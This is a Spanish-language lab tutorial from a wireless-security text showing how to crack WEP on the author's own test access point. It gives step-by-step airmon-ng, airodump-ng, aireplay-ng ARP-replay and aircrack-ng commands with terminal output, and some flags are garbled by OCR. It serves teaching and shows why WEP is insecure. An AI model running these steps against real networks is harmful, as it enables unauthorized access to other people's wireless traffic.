
Vamos a configurar el cifrado WEP en nuestro laboratorio de pruebas y ver cómo se puede romper.

17.5.3. Cracking WEP

Siga las instrucciones para comenzar:



1. Primero vamos a conectar a nuestro punto de acceso *Wireless Lab*. Vaya a la zona de ajustes que se ocupa de los mecanismos de cifrado inalámbrico:




2. En mi punto de acceso esto se puede hacer estableciendo el **modo de seguridad** en **WEP**. También tendrá que establecer la longitud de la clave WEP. Como se muestra en la siguiente captura de pantalla, he puesto WEP para usar claves de 128 bits. He puesto la clave **WEP**, por defecto **WEP Key 1**, y he establecido el valor en hexadecimal a **abcdefabcdefabcdefabcdef12** como clave de 128 bits WEP.

   Puede configurar esta opción a su gusto:


3. Una vez que los ajustes se aplican, el punto de acceso ofrece WEP como mecanismo de cifrado. Ahora vamos a configurar la máquina atacante.

4. Vamos a abrir wlan0 ejecutando el comando ifconfig wlan0 up. Entonces ejecutamos airmon-ng start wlan0 para crear la interfaz mon0 que es la interfaz en modo monitor, como se muestra en la siguiente captura de pantalla. Verifique que la interfaz ha sido creada usando iwconfig:

5. Vamos a ejecutar airodump-ng para localizar nuestro punto de acceso de laboratorio con el comando airodump-ng mon0. Como se puede ver en la siguiente captura podemos ver el punto de acceso inalámbrico Wireless Lab funcionando con cifrado WEP:



6. Para este ejercicio, sólo estamos interesados en Wireless Lab, así que vamos a escribir en consola airodump-ng -bssid 00:21:91:D2:8E:25 -- canal 11 –write WEPCrackingDemo mon0 para ver sólo los paquetes para esta red. Además, le decimos a airodump-ng que guarde los paquetes en un archivo .pcap con la directiva -–write.



```
root@bt: ~ - Shell - Konsole <2>
Session  Edit  View  Bookmarks  Settings  Help
CH 11 ][ Elapsed: 0 s ][ 2011-02-06 03:31
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:21:91:D2:8E:25  -19  83       27        0    0  11  54 . WEP  WEP         Wireless Lab
BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

7. Ahora vamos a conectar nuestro cliente inalámbrico al punto de acceso y usamos la clave WEP abcdefabcdefabcdefabcdef12. Una vez que el cliente se ha conectado correctamente, airodump-ng debe informar en la pantalla:

```
root@bt: ~ - Shell - Konsole <2>
Session  Edit  View  Bookmarks  Settings  Help
CH 11 ][ Elapsed: 8 mins ][ 2011-02-06 03:38 ][ 140 bytes keystream: 00:21:91:D2:8E:25
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:21:91:D2:8E:25  -18 100     4399       61    0  11  54e. WEP  WEP    SKA  Wireless Lab
BSSID              STATION            PWR   Rate    Lost  Packets  Probes
00:21:91:D2:8E:25  60:FB:42:D5:E4:01   -9    0 -54e     0       41  Wireless Lab
```


8. Si hace un ls en el mismo directorio, podrá ver los archivos con el nombre WEPCrackingDemo-* como se muestra en la siguiente captura de pantalla. Estos son de descarga de tráfico los archivos creados por airodump-ng:

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# ls
WEPCrackingDemo-01-00-21-91-D2-8E-25.xor  WEPCrackingDemo-01.kismet.csv     install.sh
WEPCrackingDemo-01.cap                    WEPCrackingDemo-01.kismet.netxml
WEPCrackingDemo-01.csv                    cdrom
root@bt:~#
root@bt:~#
root@bt:~#
```


9. Si se observa la pantalla de airodump-ng, el número de paquetes de datos que figuran en la columna de datos es muy pequeño (solo 68). Para romper el protocolo WEP es necesario un gran número de paquetes de datos cifrados con la misma clave para explotar la debilidad en el protocolo. Por lo tanto tendremos que obligar a la red a generar más paquetes de datos. Para hacer esto vamos a utilizar la herramienta aireplay-ng.

```
root@bt: ~ - Shell - Konsole <2>
Session  Edit  View  Bookmarks  Settings  Help
CH 11 ][ Elapsed: 13 mins ][ 2011-02-06 03:44 ][ 140 bytes keystream: 00:21:91:D2:8E:25
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:21:91:D2:8E:25   -7  84     7562       68    0  11  54e. WEP  WEP    SKA  Wireless Lab
BSSID              STATION            PWR   Rate    Lost  Packets  Probes
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -14    0 - 1e     0       45  Wireless Lab
```


10. Vamos a capturar los paquetes ARP en la red inalámbrica usando aireplay-ng e inyectarlo de nuevo en la red, para simular las respuestas ARP. Iniciamos aireplay-ng en una ventana separada, como se muestra en la siguiente captura de pantalla. Reproduciendo estos paquetes unos pocos miles de veces vamos a generar una gran cantidad de tráfico de datos en la red. A pesar de que aireplay-ng no sabe la clave WEP, es capaz de identificar los paquetes ARP mirando el tamaño de los paquetes. ARP es un protocolo de cabecera fija y, por lo tanto, el tamaño de los paquetes ARP se puede determinar fácilmente y se puede utilizar para la identificación de estos paquetes incluso con el tráfico cifrado. Vamos a ejecutar aireplay- ng con las opciones que se muestran a continuación. La opción 3 es para la reproducción de ARP, -b especifica el BSSID de nuestra red y -h especifica la dirección MAC del cliente al que estamos suplantando la identidad. Como ataque de repetición sólo funcionará para los clientes autenticados y direcciones MAC asociadas.



11. Inmediatamente se puede ver que aireplay-ng es capaz de capturar los paquetes de ARP y ha empezado a enviarlos a la red:



12. En este punto, airodump-ng también comenzará a registrar una gran cantidad de paquetes de datos. Todos estos paquetes capturados se almacenan en los archivos * WEPCrackingDemo que ya vimos anteriormente:



13. Ahora, vamos a empezar con la parte real del hacking. Ejecutamos aircrack-ng con las opciones WEPCRackingDemo-01.cap en una nueva ventana. Se iniciará el software de aircrack-ng y se comienza a trabajar en romper la clave WEP utilizando los paquetes de datos en el archivo. Tenga en cuenta que es una buena idea contar con airodump-ng capturando los paquetes WEP, aireplay-ng haciendo la repetición del ataque y Aircrack-ng tratando de obtener la clave WEP basada en los paquetes capturados, todo al mismo tiempo. En este experimento, todos ellos están abiertos en ventanas independientes:

```
root@bt: ~ - Shell - Konsole <3>
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# aircrack-ng WEPCrackingDemo-01.cap
Opening WEPCrackingDemo-01.cap
Read 189695 packets.

   #  BSSID              ESSID                     Encryption

   1  00:21:91:D2:8E:25  Wireless Lab              WEP (11196 IVs)

Choosing first network as target.

Opening WEPCrackingDemo-01.cap
Reading packets, please wait...
```


14. La pantalla debe parecerse a la siguiente captura de pantalla, cuando aircrack-ng está trabajando en los paquetes para romper la clave WEP:

```
root@bt: ~ - Shell - Konsole <3>
Session  Edit  View  Bookmarks  Settings  Help

                                Aircrack-ng 1.0 r1645

                        [00:00:04] Tested 331777 keys (got 11111 IVs)

KB    depth   byte(vote)
 0    0/  2   AB(17664) 1D(16640) 5A(15360) BA(15360) D1(15104) 07(14848) E8(14848) F0(14848)
 1    0/  1   DD(17664) 78(16384) B0(16384) 25(15104) 48(14848) 36(14592) 79(14336) 0F(14080)
 2    1/  3   92(15872) 84(15616) 1A(15360) 38(15104) 14(14848) 29(14848) A1(14592) C1(14592)
 3    1/  2   7C(16896) FF(16384) 7A(16128) 12(15360) 47(15360) B7(15360) 85(15104) 94(15104)
 4    3/  4   0B(15872) CB(15616) 0F(15104) B1(15104) A9(14848) C4(14848) 2A(14592) 36(14592)
 5    2/  3   46(14848) 47(14592) 5C(14592) 9A(14336) 30(14080) 46(14080) 4C(14080) 6A(14080)
 6    3/  4   2B(15104) 44(14592) A4(14592) EC(14592) 24(14080) 2B(14080) 3B(14080) 6D(14080)
 7    1/  2   56(15872) 0C(14848) 21(14848) 5C(14848) D8(14848) F9(14848) 2C(14336) 40(14336)
 8    3/  4   02(14848) D4(14592) E4(14592) 11(14336) 13(14336) 70(14336) BC(14336) 46(14080)
 9    2/  3   B3(16384) 5E(15872) D4(15872) 4C(15104) EB(14848) 6F(14592) BC(14592) E0(14592)
10    1/  2   5B(15616) 03(14592) 24(14592) 5F(14592) 68(14592) E0(14592) 5E(14336) 95(14336)
11    2/  3   C8(15616) A6(15360) 39(15104) D7(14848) 95(14592) BD(14592) 46(14336) 0B(14080)
12    5/  6   6B(15104) 15(14848) 57(14848) 70(14592) CE(14592) 0A(14336) 6F(14336) CA(14336)
```

15. El número de paquetes de datos necesarios para obtener la clave no es determinante, pero en general va en el orden de cien mil o más. En una red rápida (o usando aireplay-ng), se llevará de 5 a 10 minutos a lo sumo. Si el número de paquetes de datos en la actualidad en el archivo no son suficientes, aircrack-ng se detendrá, como se muestra en la siguiente captura de pantalla y esperará que más paquetes sean capturados y luego se reiniciará el proceso de craqueo de nuevo:

```
root@bt: ~ - Shell - Konsole <3>
Session  Edit  View  Bookmarks  Settings  Help

                                Aircrack-ng 1.0 r1645

                        [00:01:49] Tested 144029 keys (got 11199 IVs)

   KB    depth   byte(vote)
    0    9/ 10   CA(14592) 15(14080) 32(14080) 7D(14080) 6C(13824) 90(13824) E5(13824) 3D(13568)
    1    9/ 14   FA(14336) 5A(14080) 61(14080) 6B(14080) BC(14080) C1(14080) C7(14080) F1(14080)
    2   18/  2   D4(13824) 26(13568) 5F(13568) A5(13568) FE(13568) 19(13312) 1D(13312) 22(13312)
    3   17/ 18   FE(14080) 60(13824) 8C(13824) DD(13824) F6(13824) 10(13568) 39(13568) A6(13568)
    4   25/  4   FC(13824) 60(13568) 68(13568) 1E(13312) 5D(13312) 62(13312) 80(13312) 9E(13312)

Failed. Next try with 15000 IVs.
```

16. Una vez que suficientes paquetes de datos han sido capturados y procesados, Aircrack-ng debe ser capaz de romper la clave. Una vez que lo hace se muestra en la terminal y sale como se aprecia en la siguiente pantalla:



17. Es importante señalar que WEP es totalmente insegura y cualquier clave WEP (sin importar su complejidad) será hackeada por aircrack-ng. El único requisito es que un gran número suficiente de paquetes de datos encriptados con esta clave sean puestos a disposición de Aircrack-ng.

